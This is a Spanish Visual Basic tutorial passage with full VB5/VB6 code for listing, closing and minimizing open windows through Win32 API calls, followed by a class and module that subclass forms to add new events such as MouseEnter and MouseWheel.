Como lo que guarda EnumTopWindows son dos datos: el nombre de la ventana y el handle, los items de la colección hay que recorrerlos de dos en dos, pero como lo que nos interesa es sólo el título de la ventana, tomamos ese valor y se lo pasamos a CloseApp, con el ClassName de las ventanas del Explorer, para que sólo cierre ese tipo de ventanas.

Veamos ahora una utilidad que nos mostrará las ventanas abiertas y nos dará cierta información de cada una de esas ventanas, cosa que se hace al seleccionar una de las ventanas de la lista, la información que nos da es:
El título de la ventana (normalmente es el Caption),
el handle de esa ventana,
el ClassName de la ventana.

Además del ListBox con los nombres de las ventanas, hay una serie de botones para cerrar las ventanas seleccionadas del ListBox, Refrescar la información de las ventanas abiertas (cosa que se podría solucionar con un Timer, pero...), Minimizar las ventanas del IExplorer (incluidas las carpetas) y otro para Cerrar esas carpetas.

Este es el aspecto del Formulario, (el item seleccionado es el nombre de un directorio o carpeta):

Cuando lo pruebes, te darás cuenta de que el VB usa nombres de clase diferentes para los ejecutables que para el tiempo de diseño, además, cuando es un form del programa tiene este "ClassName": ThunderForm y para la aplicación ThunderMain, esto en tiempo de diseño, en un ejecutable se cambian a estos nombres: ThunderRT5Form y ThunderRT5Main (para el VB5)
Para el VB6, los nombres de los formularios cambian a ThunderFormDC y ThunderFormRT6DC, para el programa en sí será igual en tiempo de diseño y ThunderRT6Main en tiempo de ejecución.

Para cerrar una ventana de VB, hay que cerrar la que indica Main en el Class Name, ya que el Formulario no se cierra...

Ahora es tiempo de seguir viendo código,

Como ya te comenté antes, casi todo el trabajo lo hace la clase, por tanto en el formulario poco se hace, pero vamos a verlo:

```
'
'--------------------------------------------------------------------------------
'Varias pruebas con ventanas                                          (01/Ene/99)
'Para enumerar las ventanas visibles y poder cerrarlas.
'
'©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------------
Option Explicit

Dim m_UtilVentanas As cWindows

Private Sub cmdCerrarCarpetas_Click()
    'Cierra las carpetas abiertas, el ClassName es: CabinetWClass
    'Nota: el IE4 también tiene ese ClassName
    Dim sTitulo As String
    Dim i As Long

    With List1
        For i = 0 To .ListCount - 1
            sTitulo = .List(i)
            Call m_UtilVentanas.CloseApp(sTitulo, "CabinetWClass")
            DoEvents
        Next
    End With

    'No se refresca bien, así que seguramente tendrás que pulsar en el botón...
    cmdRefrescar_Click

End Sub

Private Sub cmdCerrarVentanas_Click()
    'Cerrar las ventanas seleccionadas del ListBox
    '
    Dim sTitulo As String
    Dim i As Long

    With List1
        For i = 0 To .ListCount - 1
            If .Selected(i) Then
                sTitulo = .List(i)
                'No cerrar esta aplicación
                If (sTitulo <> App.Title) And (sTitulo <> Caption) Then
                    Call m_UtilVentanas.CloseApp(sTitulo)
                    DoEvents
                End If
            End If
        Next
    End With

    'No se refresca bien, así que seguramente tendrás que pulsar en el botón...
    cmdRefrescar_Click
End Sub

Private Sub cmdMinimizeAll_Click()
    '¡Cuidado!
    'Si no se especifica el ClassName se minimizan todas las ventanas,
    'si tienes alguna aplicación de VB, se minimiza una ventana que no es el form
    'y después no se puede restaurar...
```

```
    '
    'por eso en este ejemplo uso "CabinetWClass" para minimizar las carpetas
    '
    Call m_UtilVentanas.MinimizeAll("CabinetWClass")
End Sub

Private Sub cmdRefrescar_Click()

    Call m_UtilVentanas.EnumTopWindows(List1)
    With List1
        Label1(1) = .ListCount
        If .ListCount Then
            .ListIndex = 0
        End If
    End With
End Sub

Private Sub cmdSalir_Click()
    Unload Me
    End
End Sub

Private Sub Form_Load()
    Set m_UtilVentanas = New cWindows


    If App.PrevInstance Then
        Caption = Caption & " (otra más)"
        App.Title = App.Title & " (otra más)"
    End If

    Show

    cmdRefrescar_Click

End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set m_UtilVentanas = Nothing
    Set Form1 = Nothing
End Sub

Private Sub List1_Click()
    Dim i As Long

    With List1
        i = .ListIndex
        If i > -1 Then
            Label2(0) = .List(i)
            Label2(1) = .ItemData(i)
            Label2(2) = m_UtilVentanas.ClassName(Label2(0))
        Else
            Label2(0) = ""
            Label2(1) = ""
            Label2(2) = ""
        End If
    End With
End Sub
```

Por último, el código de **la clase cWindows**:

Si te preguntas por qué no he usado EnumWindows para enumerar las ventanas, te diré que es porque no es necesario, ya que con GetWindow se hace lo mismo y además no es necesario crear un módulo BAS para la función "CallBack", si quieres ver un ejemplo de cómo usar EnumWindows, puedes ver la colaboración de Nacho Cassou que

está en la sección de Colaboraciones y en VBAvanzado: Enumerando ventanas (Subclasificación)

```
'
'--------------------------------------------------------------------------------
'Clase para manipular ventanas de Windows                              (01/Ene/99)
'
'Esta clase enumera las ventas visibles, cierra la indicada, etc.
'
'©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------------
Option Explicit

Private Declare Function IsWindowVisible Lib "user32" _
    (ByVal hWnd As Long) As Long
Private Declare Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA" _
    (ByVal hWnd As Long) As Long
Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" _
    (ByVal hWnd As Long, ByVal lpString As String, ByVal cch As Long) As Long

Private Declare Function GetDesktopWindow Lib "user32" () As Long

' GetWindow() Constants
Private Const GW_HWNDFIRST = 0&
Private Const GW_HWNDNEXT = 2&
Private Const GW_CHILD = 5&

Private Declare Function GetWindow Lib "user32" _
    (ByVal hWnd As Long, ByVal wFlag As Long) As Long

'
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" _
    (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long

Private Const SC_MINIMIZE = &HF020&
Private Const SC_CLOSE = &HF060&
Private Const WM_SYSCOMMAND = &H112
Private Const WM_CLOSE = &H10

Private Declare Function GetClassName Lib "user32" Alias "GetClassNameA" _
    (ByVal hWnd As Long, ByVal lpClassName As String, ByVal nMaxCount As Long) As Long


Public Sub CloseApp(ByVal Titulo As String, Optional ClassName As String)
    'Cerrar la ventana indicada, mediante el menú del sistema (o de windows)
    'Esto funcionará si la aplicación tiene menú de sistema
    '(aunque lo he probado con una utilidad sin controlBox y la cierra bien)
    '
    'Si se especifica ClassName, se cerrarán la ventana si es de ese ClassName
    '
    Dim hWnd As Long

    'No cerrar la ventana "Progman"
    If Titulo <> "Progman" Then
        hWnd = FindWindow(ClassName, Titulo)

        Call SendMessage(hWnd, WM_SYSCOMMAND, SC_CLOSE, ByVal 0&)
    End If
End Sub

Private Function WindowTitle(ByVal hWnd As Long) As String
    'Devuelve el título de una ventana, según el hWnd indicado
    '
```

```
    Dim sTitulo As String
    Dim lenTitulo As Long
    Dim ret As Long

    'Leer la longitud del título de la ventana
    lenTitulo = GetWindowTextLength(hWnd)
    If lenTitulo > 0 Then
        lenTitulo = lenTitulo + 1
        sTitulo = String$(lenTitulo, 0)
        'Leer el título de la ventana
        ret = GetWindowText(hWnd, sTitulo, lenTitulo)
        WindowTitle = Left$(sTitulo, ret)
    End If
End Function

Public Function EnumTopWindows(Optional unListBox As Control) As Variant
    'Enumera las ventanas que tienen título y son visibles
    'Devuelve un array del tipo Variant con los nombres de las ventanas
    'y su hWnd
    'Por tanto la forma de acceder a este array sería:
    '   Set col = EnumTopWindows
    '   numItems = col.Count
    '   For i = 1 To numItems Step 2
    '       With List2
    '           .AddItem col.Item(i)
    '           .ItemData(.NewIndex) = col.Item(i + 1)
    '       End With
    '   Next
    '
    'Opcionalemente se puede especificar como parámetro un ListBox o ComboBox
    'y los datos se añadirán a ese control
    '
    Dim sTitulo As String
    Dim hWnd As Long
    Dim col As Collection

    Set col = New Collection

    If Not unListBox Is Nothing Then
        unListBox.Clear
    End If

    'Primera ventana
    hWnd = GetWindow(GetDesktopWindow(), GW_CHILD)

    'Recorrer el resto de las ventanas
    Do While hWnd <> 0&
        'Si la ventana es visible
        If IsWindowVisible(hWnd) Then
            'Leer el caption de la ventana
            sTitulo = WindowTitle(hWnd)
            If Len(sTitulo) Then
                'Añadimos el título
                col.Add sTitulo
                'y el hWnd por si fuese útil
                col.Add hWnd
                'Si se especifica el ListBox
                If Not unListBox Is Nothing Then
                    With unListBox
                        .AddItem sTitulo
                        .ItemData(.NewIndex) = hWnd
                    End With
                End If
```

```
            End If
        End If
        'Siguiente ventana
        hWnd = GetWindow(hWnd, GW_HWNDNEXT)
    Loop
    Set EnumTopWindows = col
End Function

Public Function ClassName(ByVal Title As String) As String
    'Devuelve el ClassName de una ventana, indicando el título de la misma
    Dim hWnd As Long
    Dim sClassName As String
    Dim nMaxCount As Long

    hWnd = FindWindow(sClassName, Title)

    nMaxCount = 256
    sClassName = Space$(nMaxCount)
    nMaxCount = GetClassName(hWnd, sClassName, nMaxCount)
    ClassName = Left$(sClassName, nMaxCount)
End Function

Public Sub MinimizeAll(Optional ClassName As String)
    'Minimizar todas las ventanas
    '
    Dim col As Collection
    Dim numItems As Long
    Dim i As Long
    Dim sTitulo As String
    Dim hWnd As Long

    Set col = New Collection

    Set col = Me.EnumTopWindows
    numItems = col.Count
    For i = 1 To numItems Step 2
        sTitulo = col.Item(i)
        hWnd = FindWindow(ClassName, sTitulo)
        Call SendMessage(hWnd, WM_SYSCOMMAND, SC_MINIMIZE, ByVal 0&)
    Next

    Set col = Nothing
End Sub
```

Espero que todo esto te pueda ser de utilidad... si no es así, lo siento...

Aquí tienes el código con los listados, además de una utilidad que se instala en la barra de tareas y permite cerrar las carpetas abiertas.

Pulsa este link para bajarte el código de ejemplo (cerrarApp.zip 10.1 KB)

Clase para subclasificar formularios

Clase para añadir nuevos eventos a los formularios, mediante subclasificación.
En teoría valdrá para cualquier control que tenga HWND.

Publicado: 18/Abr/2001
Actualizado: 21/Abr/2001

El código que te muestro a continuación puede servirte para añadir nuevos eventos a los formularios.
Si quieres, puedes modificar la clase para añadir nuevos eventos, aunque los que ahora mismo tiene, son más que suficientes para ampliar la funcionalidad de los formularios.

A grandes rasgos, lo que la clase hace es subclasificar un formulario y usar eventos para "lanzar" los eventos que la clase produce, de forma que puedas saber, por ejemplo si la posición del formulario ha cambiado, si el ratón entra o sale del formulario, etc.
No te voy a explicar cómo funciona... (al menos por ahora), ya que llevo bastante tiempo queriendo publicar esta clase, (desde el 21 de Marzo de 1999), y no lo he hecho por la pereza que da algunas veces tener que explicar todo... espero que me disculpes y te prometo que algún día de estos explicaré cómo funciona todo...

Para usar la clase, añade la clase: **cWndSubclass.cls** y el módulo: **MSubClass.bas** al proyecto y declara una variable con **WithEvents**, para poder interceptar los eventos producidos.
Al cargarse el formulario crea la instancia y asigna el formulario a subclasificar usando el método **Hook**.
Cuando descargues el formulario hay que llamar al mismo método, pero sin parámetros.

> **Nota:**
> Es muy importante hacer la llamada al método Hook, (sin parámetros), al descargar el formulario, si no quieres que se quede el gancho perdido en el limbo.

> **Nota adicional:**
> Te recomiendo guardar todo antes de probar a subclasificar, por lo que pueda ocurrir.

Los eventos que se añaden al formulario:

Esta es una lista de los eventos que produce la clase, además del procedimiento MSG al que irán a parar todos los mensajes no procesados.

Evento	Descripción
Activate	Se ha restaurado el formulario.
Deactivate	Se ha minimizado el formulario.
DisplayChange	Ha cambiado la pantalla.
FontChange	La fuente ha cambiado.
LowMemory	Hay poca memoria.
MenuSelected	Se ha seleccionado un elemento de un menú.
MouseEnter	El cursor del ratón ha entrado en el formulario.
MouseEnterOn	El cursor del ratón ha entrado en el control especificado.
MouseLeave	El cursor del ratón ha salido del formulario.
MouseLeaveOn	El cursor del ratón ha salido del control indicado.
MouseWheel	Se está usando la rueda del ratón.
Move	Se ha movido el formulario.
MSG	Recibe los mensajes no interceptados por la clase.

SetCursor	El cursor del ratón está en otra ventana y no es capturado por el formulario.
WindowPosChange	Ha cambiado la posición del formulario, los valores son los extremos exactos con respecto a la pantalla.

En el código de la clase, encontrarás explicación más amplia... realmente la descripción de cada mensaje... aunque en inglés, ya que está sacado de la MSDN library.

El código:

Este es el código del formulario, a continuación estará el código de la clase y del módulo BAS.
Espero que te sea de utilidad y que me mandes los comentarios que creas conveniente sobre esta clase y sobre todo las posibles mejoras y fallos que puedas encontrar... que, casi seguro que los habrá.

Nos vemos.
Guillermo
P.S.
Usa este link para bajarte el listado de la clase y del formulario de prueba: subclass_form.zip 14.3 KB

Vamos a ver los listados completos.

En primer lugar el del formulario de prueba:

```
'--------------------------------------------------------------------------------
' Form de prueba                                                  (24/Nov/00)
' Revisado (probado) para publicar en mis páginas                (18/Abr/01)
'
' Prueba de subclasificación de formularios para añadir nuevos eventos, etc.
'
' ©Guillermo 'guille' Som, 1998-2001
'--------------------------------------------------------------------------------

Option Explicit

Private WithEvents mSubclassForm As cWndSubclass

Private Sub mSubclassForm_Activate()
    ' Cuando se activa
    Label2(2).Caption = "Activate"
End Sub

Private Sub mSubclassForm_Deactivate()
    ' Cuando se desactiva
    Label2(2).Caption = "Deactivate"
End Sub

Private Sub mSubclassForm_DisplayChange(ByVal BitsPerPixel As Long, ByVal cxScreen As Long, ByVal
cyScreen As Long)
    ' DisplayChange
End Sub

Private Sub mSubclassForm_FontChange()
    ' FontChange
End Sub

Private Sub mSubclassForm_LowMemory()
    ' LowMemory
End Sub

Private Sub mSubclassForm_MenuSelected(ByVal mnuItem As Long, mnuFlags As eWSCMF, ByVal hMenu As
Long)
    ' MenuSelected
    List1.AddItem "Has seleccionado el menú: " & mnuItem
End Sub

Private Sub mSubclassForm_MouseEnter()
```

```
    ' Cuando entra el ratón en el formulario
    Label1 = "MouseEnter"
End Sub

Private Sub mSubclassForm_MouseEnterOn(unControl As Object)
    ' Cuando entra el ratón en uno de los controles
    Label1.Caption = "MouseEnterOn: " & unControl.Name
End Sub

Private Sub mSubclassForm_MouseLeave()
    ' Cuando sale el ratón
    Label1 = "MouseLeave"
End Sub

Private Sub mSubclassForm_MouseLeaveOn(unControl As Object)
    ' Cuando sale el ratón de un control
    Label1.Caption = "MouseLeaveOn: " & unControl.Name
End Sub

Private Sub mSubclassForm_MouseWheel(ByVal wKeys As Long, ByVal zDelta As Long, ByVal xPos As Long,
ByVal yPos As Long)
    ' Cuando se mueve la rueda del ratón
    Label2(2).Caption = "Se ha movido la rueda del ratón"
End Sub

Private Sub mSubclassForm_Move(ByVal wLeft As Long, ByVal wTop As Long)
    ' Cuando se mueve el formulario
    Label2(0).Caption = "Posición del formulario: Left= " & wLeft & ", Top= " & wTop
End Sub

Private Sub mSubclassForm_MSG(ByVal uMSG As eWSCWM, ByVal wParam As Long, ByVal lParam As Long)
    ' Se supone que aquí llegarán todos los mensajes no capturados.
'    If uMSG = WM_MOVE Then
'        List1.AddItem "Moviendo el formulario..."
'    End If
'    '
'    If uMSG = WM_SETFOCUS Then
'        List1.AddItem "WM_SETFOCUS"
'    ElseIf uMSG = WM_MOUSEWHEEL Then
'        ' cuando se mueve la rueda del ratón (que tenga rueda, claro...)
'        List1.AddItem "WM_MOUSEWHEEL"
'    End If
End Sub

Private Sub mSubclassForm_SetCursor(unControl As Object, ByVal HitTest As eWSCHitTest, ByVal
MouseMsg As Long)
    'Label2(2).Caption = "SetCursor: " & unControl.Name & ", HitTest:" & HitTest & ", MouseMsg: " &
MouseMsg
End Sub

Private Sub mSubclassForm_WindowPosChanged(ByVal wLeft As Long, ByVal wTop As Long, ByVal wWidth As
Long, ByVal wHeight As Long)
    ' Cuando cambia la posición de la ventana
    Label2(1).Caption = "WndPosChanged: L:" & wLeft & ", T:" & wTop & ", W:" & wWidth & ", H:" &
wHeight
End Sub

Private Sub Form_Load()
    Dim i As Long

    For i = 0 To 2
        Label2(i).Caption = ""
    Next

    Set mSubclassForm = New cWndSubclass
    '
    ' Iniciar la subclasificación
    mSubclassForm.Hook Me
End Sub

Private Sub Form_Unload(Cancel As Integer)
    ' Desactivar el gancho
    mSubclassForm.Hook
End Sub
```

```
Private Sub mnuAbrir_Click()
    Label2(2).Caption = "Has seleccionado el menú Abrir"
End Sub

Private Sub mnuGuardar_Click()
    Label2(2).Caption = "Has seleccionado el menú Guardar"
End Sub

Private Sub mnuSalir_Click()
    Label2(2).Caption = "Has seleccionado el menú Salir"
    If MsgBox("¿quieres terminar el programa?", vbYesNo + vbQuestion, "Cerrar el ejemplo") = vbYes
Then
        Unload Me
    End If
End Sub
```

El código del módulo BAS:

```
'--------------------------------------------------------------------------------
' Módulo para subclasificación (subclassing)                        (26/Jun/98)
' Revisado (probado) para publicar en mis páginas                   (18/Abr/01)
'
' Modificado para usar con la clase CWndSubClass                    (21/Mar/99)
'
' ©Guillermo 'guille' Som, 1998-2001
'
' Para más información sobre subclasificación:
' En la documentación de Visual Basic:
'   Pasar punteros de función a los procedimientos de DLL y a las bibliotecas de tipos
' En la MSDN Library (o en la Knowledge Base):
'   HOWTO: Subclass a UserControl
'       Article ID: Q179398
'   HOWTO: Hook Into a Window's Messages Using AddressOf
'       Article ID: Q168795
'   HOWTO: Build a Windows Message Handler with AddressOf in VB5
'       Article ID: Q170570
'--------------------------------------------------------------------------------
Option Explicit

' Un array de la clase que se usará para subclasificar ventanas
' y el último elemento de clases en el array; empieza a contar por uno
Private mWSC() As cWndSubclass          ' Array de clases
Private mnWSC As Long                   ' Número de ventanas subclasificadas

Private Const GWL_WNDPROC = (-4&)

Public Declare Function CallWindowProc Lib "User32" Alias "CallWindowProcA" _
    (ByVal lpPrevWndFunc As Long, ByVal hWnd As Long, _
    ByVal MSG As Long, ByVal wParam As Long, ByVal lParam As Long) As Long

Public Declare Function SetWindowLong Lib "User32" Alias "SetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long, _
    ByVal dwNewLong As Long) As Long

Public Function WndProc(ByVal hWnd As Long, ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam
As Long) As Long
    ' Los mensajes de windows llegarán aquí.
    ' Lo que hay que hacer es "capturar" los que se necesiten,
    ' en este caso se devuelven los mensajes a la clase, usando para
    ' ello un procedimiento público llamado unMSG con los siguientes parámetros:
    ' ByVal uMSG As Long, ByVal wParam As Long, ByVal lParam As Long
    '
    ' Para un mejor uso, usar la clase en el formato:
    '   Dim WithEvents laClase As CWndSubClass
    '
    Static i As Long

    ' Buscar el índice de esta clase en el array
    ' NOTA: Esto se hará para cada uno de los mensajes recibidos,
    '       por tanto, no sería conveniente tener demasiadas ventanas o controles
    '       subclasificados, con idea de que no tarde demasiado en procesarlos
    '$Por hacer:
    '   Sería conveniente poner un límite máximo de ventanas a subclasificar
    i = IndiceClase(hWnd)
```

```
    If i Then
        With mWSC(i)
            WndProc = CallWindowProc(.PrevWndProc, hWnd, uMSG, wParam, lParam)
            ' Producir el evento del mensaje recibido
            .unMSG uMSG, wParam, lParam
        End With
    End If
End Function

Public Sub Hook(ByVal WSC As cWndSubclass, ByVal unControl As Object)
    ' Subclasificar la ventana o control indicado

    '--------------------------------------------------------------------------
    ' Nota:
    ' En este procedimiento no se hace chequeo de que el objeto pasado tenga
    ' la propiedad hWnd, ya que se comprueba en el método Hook de la clase,
    ' por tanto no se debería llamar a este método sin antes hacer una comprobación
    ' de que estamos pasando un objeto-ventana (que tenga la propiedad hWnd)
    '

    ' Comprobar si ya está subclasificada esta ventana
    Dim claseActual As Long
    Dim claseLibre As Long

    ' Buscar el índice de esta clase en el array
    ' y si hay alguna clase liberada anteriormente
    claseActual = IndiceClase(unControl.hWnd, claseLibre)

    If claseActual = 0 Then
        ' Si hay un índice que ya no se usa...
        If claseLibre Then
            ' se usará ese índice
            claseActual = claseLibre
        Else
            ' Crear una nueva clase
            mnWSC = mnWSC + 1
            ReDim Preserve mWSC(1 To mnWSC)
            claseActual = mnWSC
        End If
    End If

    ' Aquí se está haciendo referencia a una clase ya existente,
    ' para que no queden referencias "sueltas", en el evento Terminate de la clase
    ' se llama al procedimiento de liberación de la subclasificación en el que se
    ' borrará la referencia a la clase indicada, por tanto no se debería modificar
    ' esa forma de actuar.
    '--------------------------------------------------------------------------
    ' Nota:
    '   En lugar de hacer una referencia a la clase, se podría usar un puntero a
    '   la misma usando ObjPtr, pero esto implicaría usar la función CopyMemory
    '   para poder acceder a las propiedades de la clase, y no sé si esto
    '   incrementaría el tiempo de procesamiento, pero...
    '   "los expertos" así lo hacen... así que se supone que tendrá sus ventajas;
    '   aunque si se siguen "las reglas" indicadas, no tendría que dar problemas.
    '   Además la intención de esta clase es formar parte de un componente (DLL)
    '   y el código no estaría disponible a las aplicaciones cliente...
    '   Por eso, te aconsejo que no hagas experimentos,
    '   si no sabes las consecuencias que esa pruebas pueden tener, el que avisa...
    '
    ' Ver el siguiente artículo en la Knowledge Base de Microsoft para un ejemplo
    ' de un UserControl subclasificado usando punteros a objetos:
    '   HOWTO: Subclass a UserControl, Article ID: Q179398
    '
    Set mWSC(claseActual) = WSC

    ' Subclasificar la ventana, (form o control), pasada como parámetro y
    ' guardar el procedimiento anterior
    With mWSC(claseActual)
        .hWnd = unControl.hWnd
        .PrevWndProc = SetWindowLong(.hWnd, GWL_WNDPROC, AddressOf WndProc)
    End With
End Sub
```

```
Public Sub unHook(ByVal WSC As cWndSubclass)
    ' Des-subclasificar la clase indicada
    Static claseActual As Long

    ' Buscar el índice de esta clase en el array
    claseActual = IndiceClase(WSC.hWnd)

    ' Si ya estaba subclasificada esta clase
    If claseActual Then
        With mWSC(claseActual)
            ' Restaurar la función anterior de procesamiento de mensajes
            Call SetWindowLong(.hWnd, GWL_WNDPROC, .PrevWndProc)
            ' Poner a cero el indicador de que se está usando
            .hWnd = 0&
        End With

        ' Quitar la referencia a esta clase
        Set mWSC(claseActual) = Nothing

        ' Si es la última del array...
        If mnWSC = claseActual Then
            ' Eliminar este item y ajustar el array
            mnWSC = mnWSC - 1
            ' Si no hay más, eliminar el array
            If mnWSC = 0 Then
                Erase mWSC
            Else
                ' Ajustar el número de elementos del array
                ReDim Preserve mWSC(1 To mnWSC)
            End If
        End If
    End If
End Sub

Private Function IndiceClase(ByVal elhWnd As Long, Optional ByRef Libre As Long = 0) As Long
    ' Este procedimiento buscará el índice de la clase que tiene el hWnd indicado
    ' También, si se especifica, devolverá el índice de una clase que esté libre.
    ' Nota: Es importante que el último parámetro sea por referencia,
    '       ya que en él se devolverá el valor del índice libre.
    '
    Static i As Long

    IndiceClase = 0

    ' Recorrer todo el array
    For i = 1 To mnWSC
        With mWSC(i)
            ' Si coinciden los hWnd, es que ya se está usando una subclasificación
            If .hWnd = elhWnd Then
                ' usar esta misma clase
                ' pero si el hWnd es cero, será uno libre
                If elhWnd = 0 Then
                    Libre = i
                Else
                    IndiceClase = i
                End If
                Exit For

            ' Comprobar si hay algún "hueco" en el array,
            ' por ejemplo de una clase previamente liberada.
            ' Hay que tener en cuenta que estos procedimientos están en un BAS
            ' y sus valores se mantienen entre varias llamadas a las clases.
            ElseIf .hWnd = 0& Then
                Libre = i
            End If
        End With
    Next
End Function
```

El código de la clase:

```
'---------------------------------------------------------------------------
' cSubclass                                                    (21/Mar/99)
'
```

```
' Clase para subclasificar ventanas (formularios o controles con hWnd)
'
' Última revisión:  08/Ago/99
' Revisado (probado) para publicar en mis páginas                  (18/Abr/01)
'
' ©Guillermo 'guille' Som, 1999-2001
'------------------------------------------------------------------------------
' Basado en el código de un ejemplo del 26/Jun/98
' para detectar los mensajes del menú seleccionado.
'
' También he usado como fuente de inspiración un artículo de Francesco Balena:
'   Subclass Forms to Create New Events
' Aunque no me gustó la forma de enfocar la forma de gestionar varias instancias
' de la clase y me decidí por el enfoque del array.
' La verdad es que algunos de los eventos producidos están "inspirados" en el
' artículo de Balena.
' Todo hay que decirlo: La clase casi la terminé antes de conseguir el código
' del citado artículo, si hubiese tenido ese código antes, seguramente la
' hubiese hecho de otra forma... ¡menos mal que no fue así!
' ya que al menos me "esforcé" en hacerlo por mis medios...
'------------------------------------------------------------------------------
Option Explicit

' Para los TwipsPerPixels del objeto Screen
Private twX As Long, twY As Long
' Para poder interceptar el mensaje WM_MOUSELEAVE
Private mtTME As tTRACKMOUSEEVENT

Private mWndType As Object              ' La ventana que se subclasifica
Private mhWnd As Long                   ' El hWnd de la ventana subclasificada
Private mPrevWndProc As Long            ' La función anterior de procesamiento
                                        ' de mensajes de la ventana a subclasificar

'------------------------------------------------------------------------------
' Enumeración con los mensajes de windows (Window Messages)
'
' Esta lista está sacada de WinUser.h,
' algunas declaraciones están en el fichero Win32API.txt
'
' En los casos que se indique #if ... es que son para otras versiones de Windows:
' #if(WINVER >= 0x0400)     Será Windows NT 4 y superior y Windows 98
' #if(WINVER >= 0x0500)     Será Windows 2000 y superior (Windows NT 5) (creo)
Public Enum eWSCWM

    WM_NULL = &H0
    WM_CREATE = &H1
    WM_DESTROY = &H2
    WM_MOVE = &H3
    WM_SIZE = &H5

    WM_ACTIVATE = &H6

    WM_SETFOCUS = &H7
    WM_KILLFOCUS = &H8
    WM_ENABLE = &HA
    WM_SETREDRAW = &HB
    WM_SETTEXT = &HC
    WM_GETTEXT = &HD
    WM_GETTEXTLENGTH = &HE
    WM_PAINT = &HF
    WM_CLOSE = &H10
    WM_QUERYENDSESSION = &H11
    WM_QUIT = &H12
    WM_QUERYOPEN = &H13
    WM_ERASEBKGND = &H14
    WM_SYSCOLORCHANGE = &H15
    WM_ENDSESSION = &H16
    WM_SHOWWINDOW = &H18
    WM_WININICHANGE = &H1A
    ' #if(WINVER >= 0x0400)
    WM_SETTINGCHANGE = WM_WININICHANGE
    ' #endif /* WINVER >= 0x0400 */
    WM_DEVMODECHANGE = &H1B
    WM_ACTIVATEAPP = &H1C
```

```
WM_FONTCHANGE = &H1D
WM_TIMECHANGE = &H1E
WM_CANCELMODE = &H1F
WM_SETCURSOR = &H20
WM_MOUSEACTIVATE = &H21
WM_CHILDACTIVATE = &H22
WM_QUEUESYNC = &H23

WM_GETMINMAXINFO = &H24

WM_PAINTICON = &H26
WM_ICONERASEBKGND = &H27
WM_NEXTDLGCTL = &H28
WM_SPOOLERSTATUS = &H2A
WM_DRAWITEM = &H2B
WM_MEASUREITEM = &H2C
WM_DELETEITEM = &H2D
WM_VKEYTOITEM = &H2E
WM_CHARTOITEM = &H2F
WM_SETFONT = &H30
WM_GETFONT = &H31
WM_SETHOTKEY = &H32
WM_GETHOTKEY = &H33
WM_QUERYDRAGICON = &H37
WM_COMPAREITEM = &H39
' #if(WINVER >= 0x0500)
WM_GETOBJECT = &H3D
' #endif /* WINVER >= 0x0500 */
WM_COMPACTING = &H41

WM_WINDOWPOSCHANGING = &H46
WM_WINDOWPOSCHANGED = &H47

WM_POWER = &H48

WM_COPYDATA = &H4A
WM_CANCELJOURNAL = &H4B

' #if(WINVER >= 0x0400)
WM_NOTIFY = &H4E
WM_INPUTLANGCHANGEREQUEST = &H50
WM_INPUTLANGCHANGE = &H51
WM_TCARD = &H52
WM_HELP = &H53
WM_USERCHANGED = &H54
WM_NOTIFYFORMAT = &H55
'
'#define NFR_ANSI                            1
'#define NFR_UNICODE                         2
'#define NF_QUERY                            3
'#define NF_REQUERY                          4
'
WM_CONTEXTMENU = &H7B
WM_STYLECHANGING = &H7C
WM_STYLECHANGED = &H7D
WM_DISPLAYCHANGE = &H7E
WM_GETICON = &H7F
WM_SETICON = &H80
' #endif /* WINVER >= 0x0400 */
'
WM_NCCREATE = &H81
WM_NCDESTROY = &H82
WM_NCCALCSIZE = &H83
WM_NCHITTEST = &H84
WM_NCPAINT = &H85
WM_NCACTIVATE = &H86
WM_GETDLGCODE = &H87
WM_NCMOUSEMOVE = &HA0
WM_NCLBUTTONDOWN = &HA1
WM_NCLBUTTONUP = &HA2
WM_NCLBUTTONDBLCLK = &HA3
WM_NCRBUTTONDOWN = &HA4
WM_NCRBUTTONUP = &HA5
WM_NCRBUTTONDBLCLK = &HA6
```

```
WM_NCMBUTTONDOWN = &HA7
WM_NCMBUTTONUP = &HA8
WM_NCMBUTTONDBLCLK = &HA9
'
'WM_KEYFIRST = &H100
WM_KEYDOWN = &H100
WM_KEYUP = &H101
WM_CHAR = &H102
WM_DEADCHAR = &H103
WM_SYSKEYDOWN = &H104
WM_SYSKEYUP = &H105
WM_SYSCHAR = &H106
WM_SYSDEADCHAR = &H107
'WM_KEYLAST = &H108
'
' #if(WINVER >= 0x0400)
WM_IME_STARTCOMPOSITION = &H10D
WM_IME_ENDCOMPOSITION = &H10E
WM_IME_COMPOSITION = &H10F
'WM_IME_KEYLAST = &H10F
' #endif /* WINVER >= 0x0400 */
'
WM_INITDIALOG = &H110
WM_COMMAND = &H111
WM_SYSCOMMAND = &H112
WM_TIMER = &H113
WM_HSCROLL = &H114
WM_VSCROLL = &H115
WM_INITMENU = &H116
WM_INITMENUPOPUP = &H117
WM_MENUSELECT = &H11F
WM_MENUCHAR = &H120
WM_ENTERIDLE = &H121
'
' #if(WINVER >= 0x0500)
WM_MENURBUTTONUP = &H122
WM_MENUDRAG = &H123
WM_MENUGETOBJECT = &H124
WM_UNINITMENUPOPUP = &H125
WM_MENUCOMMAND = &H126
' #endif /* WINVER >= 0x0500 */
'
WM_CTLCOLORMSGBOX = &H132
WM_CTLCOLOREDIT = &H133
WM_CTLCOLORLISTBOX = &H134
WM_CTLCOLORBTN = &H135
WM_CTLCOLORDLG = &H136
WM_CTLCOLORSCROLLBAR = &H137
WM_CTLCOLORSTATIC = &H138

'WM_MOUSEFIRST = &H200
WM_MOUSEMOVE = &H200
WM_LBUTTONDOWN = &H201
WM_LBUTTONUP = &H202
WM_LBUTTONDBLCLK = &H203
WM_RBUTTONDOWN = &H204
WM_RBUTTONUP = &H205
WM_RBUTTONDBLCLK = &H206
WM_MBUTTONDOWN = &H207
WM_MBUTTONUP = &H208
WM_MBUTTONDBLCLK = &H209
' #if (_WIN32_WINNT >= 0x0400) || (_WIN32_WINDOWS > 0x0400)
WM_MOUSEWHEEL = &H20A
